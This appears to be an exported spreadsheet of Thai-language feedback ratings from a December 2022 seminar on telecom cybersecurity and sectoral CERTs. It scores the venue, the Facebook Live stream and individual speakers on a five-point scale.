12/15/2022 14:20:41	มาก 4	มาก 4
12/15/2022 14:22:02	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:22:43	มากที่สุด 5	มาก 4
12/15/2022 14:23:27	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:23:34	มาก 4	ปานกลาง 3
12/15/2022 14:23:59	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:24:01	มากที่สุด 5	มาก 4
12/15/2022 14:25:03	มาก 4	มากที่สุด 5
12/15/2022 14:25:16	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:25:47	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:25:52	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:26:40	มากที่สุด 5	ปานกลาง 3
12/15/2022 14:35:49	มากที่สุด 5	มากที่สุด 5

ประทับเวลา	2.1 การร่วมงานสัมมนา - มาร่วมในงานสัมมนา [เจ้าหน้าที่การบริการสุภาพ]	2.1 การร่วมงานสัมมนา - มาร่วมในงานสัมมนา [การเดินทางสะดวก]
12/15/2022 14:41:44	มาก 4	มาก 4
12/15/2022 14:41:45	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:51:23	มากที่สุด 5	มากที่สุด 5
12/15/2022 15:24:57	มากที่สุด 5	มาก 4
12/15/2022 15:25:43	มากที่สุด 5	มากที่สุด 5
12/15/2022 15:25:51	มากที่สุด 5	มากที่สุด 5
12/15/2022 15:26:31	มากที่สุด 5	มากที่สุด 5
12/15/2022 15:26:52	มากที่สุด 5	มากที่สุด 5
12/15/2022 15:26:55	มากที่สุด 5	มากที่สุด 5
12/15/2022 15:27:01	มากที่สุด 5	มากที่สุด 5
12/15/2022 15:27:05	มากที่สุด 5	มากที่สุด 5
12/15/2022 15:27:05	มากที่สุด 5	มากที่สุด 5
12/15/2022 15:27:41	มากที่สุด 5	มาก 4
12/16/2022 9:59:37	มาก 4	มาก 4
12/16/2022 10:11:58		

ประทับเวลา	2.1 การร่วมงานสัมมนา - มาร่วมในงานสัมมนา [ระบบภาพและเสียง]	2.1 การร่วมงานสัมมนา - มาร่วมในงานสัมมนา [อาหารบริการมีความเหมาะสม]
12/15/2022 10:36:43	มากที่สุด 5	มากที่สุด 5
12/15/2022 11:58:46		
12/15/2022 12:02:40		
12/15/2022 12:07:28		
12/15/2022 12:08:00	มากที่สุด 5	มากที่สุด 5
12/15/2022 12:08:01		
12/15/2022 12:08:05	มาก 4	มาก 4
12/15/2022 12:08:09	มากที่สุด 5	มากที่สุด 5
12/15/2022 12:08:27	มากที่สุด 5	มากที่สุด 5
12/15/2022 12:08:29	มากที่สุด 5	มากที่สุด 5
12/15/2022 12:55:18	มาก 4	มาก 4
12/15/2022 13:09:04	มาก 4	มาก 4
12/15/2022 13:16:30	มากที่สุด 5	มากที่สุด 5
12/15/2022 13:26:01	มากที่สุด 5	มาก 4
12/15/2022 13:33:31	มาก 4	มาก 4
12/15/2022 13:38:38	มาก 4	มาก 4
12/15/2022 13:39:29	มากที่สุด 5	มากที่สุด 5
12/15/2022 13:40:02	มากที่สุด 5	มากที่สุด 5
12/15/2022 13:40:10	มากที่สุด 5	มาก 4
12/15/2022 13:40:35	มากที่สุด 5	มากที่สุด 5
12/15/2022 13:40:55	มาก 4	มาก 4
12/15/2022 13:41:06	มากที่สุด 5	มากที่สุด 5
12/15/2022 13:41:43	มากที่สุด 5	มากที่สุด 5
12/15/2022 13:42:57	มากที่สุด 5	มากที่สุด 5
12/15/2022 13:55:53	ปานกลาง 3	มาก 4
12/15/2022 14:05:14	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:05:41	มาก 4	มาก 4
12/15/2022 14:06:00	มาก 4	มาก 4
12/15/2022 14:10:52	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:11:10	มาก 4	มาก 4
12/15/2022 14:11:13	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:11:31	มาก 4	มาก 4
12/15/2022 14:11:50	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:12:50	มาก 4	มาก 4
12/15/2022 14:13:02	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:13:02	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:13:20	มาก 4	มาก 4
12/15/2022 14:14:04	มาก 4	มากที่สุด 5
12/15/2022 14:14:04	ปานกลาง 3	มากที่สุด 5
12/15/2022 14:14:20	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:15:06	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:17:07	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:20:12	มาก 4	มาก 4
12/15/2022 14:20:41	มาก 4	มาก 4
12/15/2022 14:22:02	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:22:43	มากที่สุด 5	มาก 4
12/15/2022 14:23:27	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:23:34	มากที่สุด 5	มาก 4
12/15/2022 14:23:59	มาก 4	มากที่สุด 5
12/15/2022 14:24:01	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:25:03	มาก 4	มาก 4
12/15/2022 14:25:16	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:25:47	มากที่สุด 5	มาก 4
12/15/2022 14:25:52	มากที่สุด 5	มาก 4
12/15/2022 14:26:40	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:35:49	มากที่สุด 5	มากที่สุด 5

ประทับเวลา	2.1 การร่วมงานสัมมนา - มาร่วมในงานสัมมนา [ระบบภาพและเสียง]	2.1 การร่วมงานสัมมนา - มาร่วมในงานสัมมนา [อาหารบริการมีความเหมาะสม]
12/15/2022 14:41:44	มาก 4	มาก 4
12/15/2022 14:41:45	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:51:23	มากที่สุด 5	มาก 4
12/15/2022 15:24:57	มากที่สุด 5	มากที่สุด 5
12/15/2022 15:25:43	มากที่สุด 5	มากที่สุด 5
12/15/2022 15:25:51	มากที่สุด 5	มากที่สุด 5
12/15/2022 15:26:31	มากที่สุด 5	มาก 4
12/15/2022 15:26:52	มากที่สุด 5	มากที่สุด 5
12/15/2022 15:26:55	มากที่สุด 5	มากที่สุด 5
12/15/2022 15:27:01	มากที่สุด 5	มากที่สุด 5
12/15/2022 15:27:05	มากที่สุด 5	มากที่สุด 5
12/15/2022 15:27:05	มากที่สุด 5	มากที่สุด 5
12/15/2022 15:27:41	มากที่สุด 5	มาก 4
12/16/2022 9:59:37	มาก 4	มาก 4
12/16/2022 10:11:58		

ประทับเวลา	2.2 การร่วมงานสัมมนา - ร่วมงานผ่านทาง Facebook Live [ความละเอียดในการร่วมงานผ่าน Facebook]	2.2 การร่วมงานสัมมนา - ร่วมงานผ่านทาง Facebook Live [การใช้งานถาม-ตอบผ่าน Facebook]
12/15/2022 10:36:43		
12/15/2022 11:58:46	มาก 4	ปานกลาง 3
12/15/2022 12:02:40	มากที่สุด 5	มากที่สุด 5
12/15/2022 12:07:28	มากที่สุด 5	มากที่สุด 5
12/15/2022 12:08:00	มากที่สุด 5	มากที่สุด 5
12/15/2022 12:08:01	น้อย 2	น้อย 2
12/15/2022 12:08:05		
12/15/2022 12:08:09	มากที่สุด 5	มากที่สุด 5
12/15/2022 12:08:27		
12/15/2022 12:08:29		
12/15/2022 12:55:18	มาก 4	มาก 4
12/15/2022 13:09:04		
12/15/2022 13:16:30	มากที่สุด 5	มากที่สุด 5
12/15/2022 13:26:01		
12/15/2022 13:33:31		
12/15/2022 13:38:38		
12/15/2022 13:39:29	มากที่สุด 5	มากที่สุด 5
12/15/2022 13:40:02	มากที่สุด 5	มากที่สุด 5
12/15/2022 13:40:10	มากที่สุด 5	มากที่สุด 5
12/15/2022 13:40:35	มากที่สุด 5	มากที่สุด 5
12/15/2022 13:40:55	มาก 4	มาก 4
12/15/2022 13:41:06	มากที่สุด 5	มากที่สุด 5
12/15/2022 13:41:43	มากที่สุด 5	มากที่สุด 5
12/15/2022 13:42:57	มากที่สุด 5	มากที่สุด 5
12/15/2022 13:55:53		
12/15/2022 14:05:14		
12/15/2022 14:05:41	มาก 4	มาก 4
12/15/2022 14:06:00	มาก 4	มาก 4
12/15/2022 14:10:52		
12/15/2022 14:11:10		
12/15/2022 14:11:13		
12/15/2022 14:11:31		
12/15/2022 14:11:50		
12/15/2022 14:12:50		
12/15/2022 14:13:02		
12/15/2022 14:13:02		
12/15/2022 14:13:20		
12/15/2022 14:14:04		
12/15/2022 14:14:04		
12/15/2022 14:14:20		
12/15/2022 14:15:06	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:17:07		
12/15/2022 14:20:12		
12/15/2022 14:20:41		
12/15/2022 14:22:02	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:22:43		
12/15/2022 14:23:27	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:23:34		
12/15/2022 14:23:59		
12/15/2022 14:24:01	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:25:03		
12/15/2022 14:25:16		
12/15/2022 14:25:47		
12/15/2022 14:25:52		
12/15/2022 14:26:40		
12/15/2022 14:35:49		

ประทับเวลา	**2.2 การร่วมงานสัมมนา - ร่วมงานผ่านทาง Facebook Live** [ความสะดวกในการร่วมงานผ่าน Facebook]	**2.2 การร่วมงานสัมมนา - ร่วมงานผ่านทาง Facebook Live** [การใช้งานถาม-ตอบผ่าน Facebook]
12/15/2022 14:41:44		
12/15/2022 14:41:45	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:51:23	มากที่สุด 5	มากที่สุด 5
12/15/2022 15:24:57		
12/15/2022 15:25:43		
12/15/2022 15:25:51	มากที่สุด 5	มากที่สุด 5
12/15/2022 15:26:31		
12/15/2022 15:26:52		
12/15/2022 15:26:55		
12/15/2022 15:27:01		
12/15/2022 15:27:05	มากที่สุด 5	มากที่สุด 5
12/15/2022 15:27:05		
12/15/2022 15:27:41		
12/16/2022 9:59:37	มาก 4	มาก 4
12/16/2022 10:11:58	มากที่สุด 5	มาก 4

ประทับเวลา	2.2 การร่วมงานสัมมนา - ร่วมงานผ่านทาง Facebook Live [คุณภาพภาพและเสียง]	3. ด้านวิทยากร หัวข้อ "ความสำคัญของการรักษาความมั่นคงปลอดภัยไซเบอร์กับการให้บริการโทรคมนาคม" [สามารถนำความรู้ไปใช้ต่อได้]
12/15/2022 10:36:43		มากที่สุด 5
12/15/2022 11:58:46	มาก 4	ปานกลาง 3
12/15/2022 12:02:40	มากที่สุด 5	มากที่สุด 5
12/15/2022 12:07:28	มากที่สุด 5	
12/15/2022 12:08:00	มากที่สุด 5	มากที่สุด 5
12/15/2022 12:08:01	น้อย 2	ปานกลาง 3
12/15/2022 12:08:05		ปานกลาง 3
12/15/2022 12:08:09	มากที่สุด 5	มากที่สุด 5
12/15/2022 12:08:27		มาก 4
12/15/2022 12:08:29		มาก 4
12/15/2022 12:55:18	มาก 4	มาก 4
12/15/2022 13:09:04		มากที่สุด 5
12/15/2022 13:16:30	มากที่สุด 5	มากที่สุด 5
12/15/2022 13:26:01		ปานกลาง 3
12/15/2022 13:33:31		มาก 4
12/15/2022 13:38:38		มาก 4
12/15/2022 13:39:29	มากที่สุด 5	มากที่สุด 5
12/15/2022 13:40:02	มากที่สุด 5	มากที่สุด 5
12/15/2022 13:40:10	มากที่สุด 5	มาก 4
12/15/2022 13:40:35	มากที่สุด 5	มากที่สุด 5
12/15/2022 13:40:55	มาก 4	มาก 4
12/15/2022 13:41:06	มากที่สุด 5	มากที่สุด 5
12/15/2022 13:41:43	มากที่สุด 5	มากที่สุด 5
12/15/2022 13:42:57	มากที่สุด 5	มากที่สุด 5
12/15/2022 13:55:53		มาก 4
12/15/2022 14:05:14		มากที่สุด 5
12/15/2022 14:05:41	มาก 4	มาก 4
12/15/2022 14:06:00	มาก 4	มาก 4
12/15/2022 14:10:52		มากที่สุด 5
12/15/2022 14:11:10		มาก 4
12/15/2022 14:11:13		มากที่สุด 5
12/15/2022 14:11:31		มาก 4
12/15/2022 14:11:50		มาก 4
12/15/2022 14:12:50		มาก 4
12/15/2022 14:13:02		มากที่สุด 5
12/15/2022 14:13:02		มากที่สุด 5
12/15/2022 14:13:20		มาก 4
12/15/2022 14:14:04		มากที่สุด 5
12/15/2022 14:14:04		มาก 4
12/15/2022 14:14:20		มากที่สุด 5
12/15/2022 14:15:06	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:17:07		มากที่สุด 5
12/15/2022 14:20:12		มาก 4
12/15/2022 14:20:41		มาก 4
12/15/2022 14:22:02	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:22:43		มากที่สุด 5
12/15/2022 14:23:27	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:23:34		มากที่สุด 5
12/15/2022 14:23:59		มาก 4
12/15/2022 14:24:01	มากที่สุด 5	มาก 4
12/15/2022 14:25:03		ปานกลาง 3
12/15/2022 14:25:16		มาก 4
12/15/2022 14:25:47		มาก 4
12/15/2022 14:25:52		มากที่สุด 5
12/15/2022 14:26:40		มากที่สุด 5
12/15/2022 14:35:49		มากที่สุด 5

ประทับเวลา	**2.2 การร่วมงานสัมมนา - ร่วมงานผ่านทาง Facebook Live** [คุณภาพภาพและเสียง]	3. **ด้านวิทยากร หัวข้อ "ความสำคัญของการรักษาความมั่นคงปลอดภัยไซเบอร์กับการให้บริการโทรคมนาคม"** [สามารถนำความรู้ไปใช้ต่อได้]
12/15/2022 14:41:44		มาก 4
12/15/2022 14:41:45	มาก 4	มากที่สุด 5
12/15/2022 14:51:23	มากที่สุด 5	มากที่สุด 5
12/15/2022 15:24:57		มากที่สุด 5
12/15/2022 15:25:43		มากที่สุด 5
12/15/2022 15:25:51	มากที่สุด 5	มากที่สุด 5
12/15/2022 15:26:31		มากที่สุด 5
12/15/2022 15:26:52		มากที่สุด 5
12/15/2022 15:26:55		มาก 4
12/15/2022 15:27:01		มาก 4
12/15/2022 15:27:05	มากที่สุด 5	มากที่สุด 5
12/15/2022 15:27:05		ไม่ได้ร่วมงาน 0
12/15/2022 15:27:41		มากที่สุด 5
12/16/2022 9:59:37	มาก 4	มาก 4
12/16/2022 10:11:58	มาก 4	มากที่สุด 5

ประทับเวลา	4. ด้านวิทยากร หัวข้อ "การสนับสนุนของสำนักงานคณะกรรมการรักษาความมั่นคงปลอดภัยไซเบอร์แห่งชาติ ที่มีต่อ Sectoral CERT" [สามารถนำความรู้ไปใช้ต่อได้]	5. ด้านวิทยากร หัวข้อ "บทเรียน สิ่งจำเป็นเบื้องต้น ต่อการจัดตั้ง Sectoral CERT" [การเตรียมตัวและความพร้อมของวิทยากร]
12/15/2022 10:36:43	มากที่สุด 5	มากที่สุด 5
12/15/2022 11:58:46	ปานกลาง 3	มาก 4
12/15/2022 12:02:40	มากที่สุด 5	มากที่สุด 5
12/15/2022 12:07:28		มาก 4
12/15/2022 12:08:00	มากที่สุด 5	มากที่สุด 5
12/15/2022 12:08:01	ปานกลาง 3	ปานกลาง 3
12/15/2022 12:08:05	ปานกลาง 3	มาก 4
12/15/2022 12:08:09	มากที่สุด 5	มากที่สุด 5
12/15/2022 12:08:27	มาก 4	มากที่สุด 5
12/15/2022 12:08:29	มาก 4	มาก 4
12/15/2022 12:55:18	มาก 4	มาก 4
12/15/2022 13:09:04	มากที่สุด 5	มาก 4
12/15/2022 13:16:30	มากที่สุด 5	มากที่สุด 5
12/15/2022 13:26:01	ปานกลาง 3	มากที่สุด 5
12/15/2022 13:33:31	มาก 4	มาก 4
12/15/2022 13:38:38	มาก 4	มาก 4
12/15/2022 13:39:29	มากที่สุด 5	มากที่สุด 5
12/15/2022 13:40:02	มากที่สุด 5	มากที่สุด 5
12/15/2022 13:40:10		มาก 4
12/15/2022 13:40:35	มากที่สุด 5	มากที่สุด 5
12/15/2022 13:40:55	มาก 4	มาก 4
12/15/2022 13:41:06	มากที่สุด 5	มากที่สุด 5
12/15/2022 13:41:43	มากที่สุด 5	มากที่สุด 5
12/15/2022 13:42:57	มากที่สุด 5	มากที่สุด 5
12/15/2022 13:55:53	มาก 4	มาก 4
12/15/2022 14:05:14	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:05:41	มาก 4	มากที่สุด 5
12/15/2022 14:06:00	มาก 4	มากที่สุด 5
12/15/2022 14:10:52	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:11:10	มาก 4	มากที่สุด 5
12/15/2022 14:11:13	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:11:31	มาก 4	มาก 4
12/15/2022 14:11:50	มาก 4	มากที่สุด 5
12/15/2022 14:12:50	มาก 4	มาก 4
12/15/2022 14:13:02	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:13:02	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:13:20	มาก 4	มาก 4
12/15/2022 14:14:04	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:14:04	มาก 4	มาก 4
12/15/2022 14:14:20	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:15:06	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:17:07	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:20:12	มาก 4	มากที่สุด 5
12/15/2022 14:20:41	มาก 4	มาก 4
12/15/2022 14:22:02	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:22:43	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:23:27	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:23:34	มาก 4	มากที่สุด 5
12/15/2022 14:23:59	มาก 4	มากที่สุด 5
12/15/2022 14:24:01	มาก 4	มากที่สุด 5
12/15/2022 14:25:03	มาก 4	มาก 4
12/15/2022 14:25:16	มาก 4	มากที่สุด 5
12/15/2022 14:25:47	มาก 4	มากที่สุด 5
12/15/2022 14:25:52	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:26:40	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:35:49	มากที่สุด 5	มากที่สุด 5

ประทับเวลา	**4. ด้านวิทยากร หัวข้อ "การสนับสนุนของสำนักงานคณะกรรมการรักษาความมั่นคงปลอดภัยไซเบอร์แห่งชาติ ที่มีต่อ Sectoral CERT"** [สามารถนำความรู้ไปใช้ต่อได้]	**5. ด้านวิทยากร หัวข้อ "บทเรียน สิ่งจำเป็นเบื้องต้น ต่อการจัดตั้ง Sectoral CERT"** [การเตรียมตัวและความพร้อมของวิทยากร]
12/15/2022 14:41:44	มาก 4	มาก 4
12/15/2022 14:41:45	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:51:23	มากที่สุด 5	มากที่สุด 5
12/15/2022 15:24:57	มากที่สุด 5	มากที่สุด 5
12/15/2022 15:25:43	มากที่สุด 5	มากที่สุด 5
12/15/2022 15:25:51	มากที่สุด 5	มากที่สุด 5
12/15/2022 15:26:31	มากที่สุด 5	มากที่สุด 5
12/15/2022 15:26:52	มากที่สุด 5	มากที่สุด 5
12/15/2022 15:26:55	มาก 4	มากที่สุด 5
12/15/2022 15:27:01	มาก 4	มาก 4
12/15/2022 15:27:05	มากที่สุด 5	มากที่สุด 5
12/15/2022 15:27:05	ไม่ได้ร่วมงาน 0	ไม่ได้ร่วมงาน 0
12/15/2022 15:27:41	มากที่สุด 5	มากที่สุด 5
12/16/2022 9:59:37	มาก 4	มาก 4
12/16/2022 10:11:58	มากที่สุด 5	มากที่สุด 5

ประทับเวลา	5. ด้านวิทยากร หัวข้อ "บทเรียน สิ่งจำเป็นเบื้องต้น ต่อการจัดตั้ง Sectoral CERT" [สามารถอธิบายเนื้อหาได้ชัดเจนและตรงประเด็น]	5. ด้านวิทยากร หัวข้อ "บทเรียน สิ่งจำเป็นเบื้องต้น ต่อการจัดตั้ง Sectoral CERT" [ใช้ภาษาที่เหมาะสมและเข้าใจง่าย]
12/15/2022 10:36:43	มากที่สุด 5	มากที่สุด 5
12/15/2022 11:58:46	ปานกลาง 3	มาก 4
12/15/2022 12:02:40	มากที่สุด 5	มากที่สุด 5
12/15/2022 12:07:28	ปานกลาง 3	มาก 4
12/15/2022 12:08:00	มากที่สุด 5	มากที่สุด 5
12/15/2022 12:08:01	ปานกลาง 3	ปานกลาง 3
12/15/2022 12:08:05	มาก 4	มาก 4
12/15/2022 12:08:09	มากที่สุด 5	มากที่สุด 5
12/15/2022 12:08:27	มากที่สุด 5	มากที่สุด 5
12/15/2022 12:08:29	มาก 4	มาก 4
12/15/2022 12:55:18	มาก 4	มาก 4
12/15/2022 13:09:04	มาก 4	มากที่สุด 5
12/15/2022 13:16:30	มากที่สุด 5	มากที่สุด 5
12/15/2022 13:26:01	มากที่สุด 5	มากที่สุด 5
12/15/2022 13:33:31	มาก 4	มาก 4
12/15/2022 13:38:38	มาก 4	มาก 4
12/15/2022 13:39:29	มากที่สุด 5	มากที่สุด 5
12/15/2022 13:40:02	มากที่สุด 5	มากที่สุด 5
12/15/2022 13:40:10	มากที่สุด 5	มากที่สุด 5
12/15/2022 13:40:35	มากที่สุด 5	มากที่สุด 5
12/15/2022 13:40:55	มาก 4	มาก 4
12/15/2022 13:41:06	มากที่สุด 5	มากที่สุด 5
12/15/2022 13:41:43	มากที่สุด 5	มากที่สุด 5
12/15/2022 13:42:57	มากที่สุด 5	มากที่สุด 5
12/15/2022 13:55:53	มาก 4	มาก 4
12/15/2022 14:05:14	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:05:41	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:06:00	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:10:52	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:11:10	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:11:13	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:11:31	มาก 4	มาก 4
12/15/2022 14:11:50	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:12:50	มาก 4	มาก 4
12/15/2022 14:13:02	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:13:02	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:13:20	มาก 4	มาก 4
12/15/2022 14:14:04	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:14:04	มาก 4	มาก 4
12/15/2022 14:14:20	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:15:06	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:17:07	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:20:12	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:20:41	มาก 4	มาก 4
12/15/2022 14:22:02	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:22:43	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:23:27	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:23:34	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:23:59	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:24:01	มาก 4	มากที่สุด 5
12/15/2022 14:25:03	มาก 4	มาก 4
12/15/2022 14:25:16	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:25:47	มากที่สุด 5	มาก 4
12/15/2022 14:25:52	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:26:40	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:35:49	มากที่สุด 5	มากที่สุด 5

ประทับเวลา	**5. ด้านวิทยากร หัวข้อ "บทเรียน สิ่งจำเป็นเบื้องต้น ต่อการจัดตั้ง Sectoral CERT"** [สามารถอธิบายเนื้อหาได้ชัดเจนและตรงประเด็น]	**5. ด้านวิทยากร หัวข้อ "บทเรียน สิ่งจำเป็นเบื้องต้น ต่อการจัดตั้ง Sectoral CERT"** [ใช้ภาษาที่เหมาะสมและเข้าใจง่าย]
12/15/2022 14:41:44	มาก 4	มาก 4
12/15/2022 14:41:45	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:51:23	มากที่สุด 5	มากที่สุด 5
12/15/2022 15:24:57	มากที่สุด 5	มากที่สุด 5
12/15/2022 15:25:43	มากที่สุด 5	มากที่สุด 5
12/15/2022 15:25:51	มากที่สุด 5	มากที่สุด 5
12/15/2022 15:26:31	มากที่สุด 5	มากที่สุด 5
12/15/2022 15:26:52	มากที่สุด 5	มากที่สุด 5
12/15/2022 15:26:55	มากที่สุด 5	มากที่สุด 5
12/15/2022 15:27:01	มาก 4	มาก 4
12/15/2022 15:27:05	มากที่สุด 5	มากที่สุด 5
12/15/2022 15:27:05	ไม่ได้ร่วมงาน 0	ไม่ได้ร่วมงาน 0
12/15/2022 15:27:41	มากที่สุด 5	มากที่สุด 5
12/16/2022 9:59:37	มาก 4	มาก 4
12/16/2022 10:11:58	มากที่สุด 5	มากที่สุด 5

ประทับเวลา	5. ด้านวิทยากร หัวข้อ "บทเรียน สิ่งจำเป็นเบื้องต้น ต่อการจัดตั้ง Sectoral CERT" [การตอบคำถามของวิทยากร]	5. ด้านวิทยากร หัวข้อ "บทเรียน สิ่งจำเป็นเบื้องต้น ต่อการจัดตั้ง Sectoal CERT" [สื่อการบรรยายเหมาะสม]
12/15/2022 14:41:44	มาก 4	มาก 4
12/15/2022 14:41:45	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:51:23	มากที่สุด 5	มากที่สุด 5
12/15/2022 15:24:57	มากที่สุด 5	มากที่สุด 5
12/15/2022 15:25:43	มากที่สุด 5	มากที่สุด 5
12/15/2022 15:25:51	มากที่สุด 5	มากที่สุด 5
12/15/2022 15:26:31	มากที่สุด 5	มากที่สุด 5
12/15/2022 15:26:52	มากที่สุด 5	มากที่สุด 5
12/15/2022 15:26:55	มากที่สุด 5	มากที่สุด 5
12/15/2022 15:27:01	มาก 4	มาก 4
12/15/2022 15:27:05	มากที่สุด 5	มากที่สุด 5
12/15/2022 15:27:05	ไม่ได้ร่วมงาน 0	ไม่ได้ร่วมงาน 0
12/15/2022 15:27:41	มาก 4	มากที่สุด 5
12/16/2022 9:59:37	มาก 4	มากที่สุด 5
12/16/2022 10:11:58	มากที่สุด 5	มากที่สุด 5

ประทับเวลา	5. ด้านวิทยากร หัวข้อ "บทเรียน สิ่งจำเป็นเบื้องต้น ต่อการจัดตั้ง Sectoral CERT" [สามารถนำความรู้ไปใช้ต่อได้]	6. ด้านวิทยากร หัวข้อ "รู้(TTPs)เขา รู้(ศักยภาพ)เรา รบร้อยครั้งชนะร้อยครั้ง" [การเตรียมตัวและความพร้อมของวิทยากร]
12/15/2022 10:36:43	มากที่สุด 5	มากที่สุด 5
12/15/2022 11:58:46	ปานกลาง 3	ไม่ได้ร่วมงาน 0
12/15/2022 12:02:40	มากที่สุด 5	มากที่สุด 5
12/15/2022 12:07:28	มาก 4	มาก 4
12/15/2022 12:08:00	มากที่สุด 5	มากที่สุด 5
12/15/2022 12:08:01	ปานกลาง 3	ปานกลาง 3
12/15/2022 12:08:05	มาก 4	มาก 4
12/15/2022 12:08:09	มากที่สุด 5	มากที่สุด 5
12/15/2022 12:08:27	มาก 4	มากที่สุด 5
12/15/2022 12:08:29	มาก 4	มาก 4
12/15/2022 12:55:18	มากที่สุด 5	มาก 4
12/15/2022 13:09:04	มาก 4	มาก 4
12/15/2022 13:16:30	มากที่สุด 5	มากที่สุด 5
12/15/2022 13:26:01	มากที่สุด 5	ปานกลาง 3
12/15/2022 13:33:31	มาก 4	มาก 4
12/15/2022 13:38:38		มากที่สุด 5
12/15/2022 13:39:29	มากที่สุด 5	มากที่สุด 5
12/15/2022 13:40:02	มากที่สุด 5	มากที่สุด 5
12/15/2022 13:40:10	มากที่สุด 5	มากที่สุด 5
12/15/2022 13:40:35	มากที่สุด 5	มากที่สุด 5
12/15/2022 13:40:55	มาก 4	มาก 4
12/15/2022 13:41:06	มากที่สุด 5	มากที่สุด 5
12/15/2022 13:41:43	มากที่สุด 5	มากที่สุด 5
12/15/2022 13:42:57	มากที่สุด 5	มากที่สุด 5
12/15/2022 13:55:53	มาก 4	มาก 4
12/15/2022 14:05:14	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:05:41		มากที่สุด 5
12/15/2022 14:06:00		มากที่สุด 5
12/15/2022 14:10:52	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:11:10	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:11:13	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:11:31	มาก 4	มาก 4
12/15/2022 14:11:50	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:12:50	มาก 4	มาก 4
12/15/2022 14:13:02	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:13:02	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:13:20	มาก 4	มาก 4
12/15/2022 14:14:04	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:14:04	มาก 4	มาก 4
12/15/2022 14:14:20	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:15:06	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:17:07	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:20:12	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:20:41	มาก 4	มาก 4
12/15/2022 14:22:02	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:22:43	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:23:27	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:23:34	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:23:59	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:24:01	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:25:03	มาก 4	มากที่สุด 5
12/15/2022 14:25:16	มาก 4	มากที่สุด 5
12/15/2022 14:25:47	มาก 4	มากที่สุด 5
12/15/2022 14:25:52	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:26:40	มากที่สุด 5	มากที่สุด 5
12/15/2022 14:35:49	มากที่สุด 5	มากที่สุด 5

